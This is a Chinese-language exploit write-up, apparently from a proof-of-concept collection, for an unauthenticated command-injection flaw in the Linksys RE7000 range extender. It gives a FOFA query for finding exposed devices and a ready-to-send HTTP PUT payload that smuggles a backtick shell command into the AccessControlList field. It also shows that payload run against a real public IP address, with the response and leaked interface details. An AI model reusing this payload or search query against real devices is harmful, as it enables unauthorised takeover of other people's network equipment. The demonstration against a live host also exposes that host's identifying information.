L10-1Linksys-RE7000无线扩展器-RCE


漏洞描述：

Linksys RE7000无线扩展器在访问控制功能点的“AccessControlList”参数中存在命令执行漏洞。未经身份验证的远程攻击者可以利用该漏洞获取设备管理员权限。

影响版本：

RE7000 v2.0.9、RE7000 v2.0.11、RE7000 v2.0.15

网站图片：


LINKSYS™

Dual Band Wireless Range Extender
RE7000 v2.0.15

Login

Enter password to see and change range extender settings.

Password:

Password hint:

Login

Forgot your password?

Create a new one by resetting your range extender to factory settings. Push the reset button on the side of the range extender and set it up again.

网络测绘：

fofa语法：

FOFA：body="/login.shtml?ran="


漏洞复现：

payload：

```
PUT /goform/AccessControl HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1

{"AccessPolicy":"0","AccessControlList":"`ip a>/etc_ro/lighttpd/RE7000_www/1.txt`"}
```

效果图:




```
PUT /goform/AccessControl HTTP/1.1
Host: 107.134.187.83
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1

{"AccessPolicy":"0","AccessControlList":"`ip a>/etc_ro/lighttpd/RE7000_www/1.txt`"}
```

```
HTTP/1.1 200 OK
Connection: close
Server: lighttpd/1.4.20
Date: Fri, 19 Apr 2024 23:20:30 GMT
Content-Type: application/json; charset=ut
Connection: close
Content-Length: 23

{ "result": "success" }
```

验证



```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: rai0: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast master br0 qlen 1000
    link/ether c4:41:1e:b3:3d:7c brd ff:ff:ff:ff:ff:ff
3: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast master br0 qlen 1000
    link/ether c4:41:1e:b3:3d:7a brd ff:ff:ff:ff:ff:ff
4: ra0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast master br0 qlen 1000
    link/ether c4:41:1e:b3:3d:7b brd ff:ff:ff:ff:ff:ff
5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast master br0 qlen 1000
    link/ether 00:0c:43:28:80:88 brd ff:ff:ff:ff:ff:ff
6: apcli0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast master br0 qlen 1000
    link/ether c6:41:1e:03:3d:7b brd ff:ff:ff:ff:ff:ff
7: apclii0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast master br0 qlen 1000
    link/ether c6:41:1e:03:3d:7c brd ff:ff:ff:ff:ff:ff
8: br0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
    link/ether c4:41:1e:b3:3d:7a brd ff:ff:ff:ff:ff:ff
    inet 107.134.187.83/23 brd 107.134.187.255 scope global br0
       valid_lft forever preferred_lft forever
```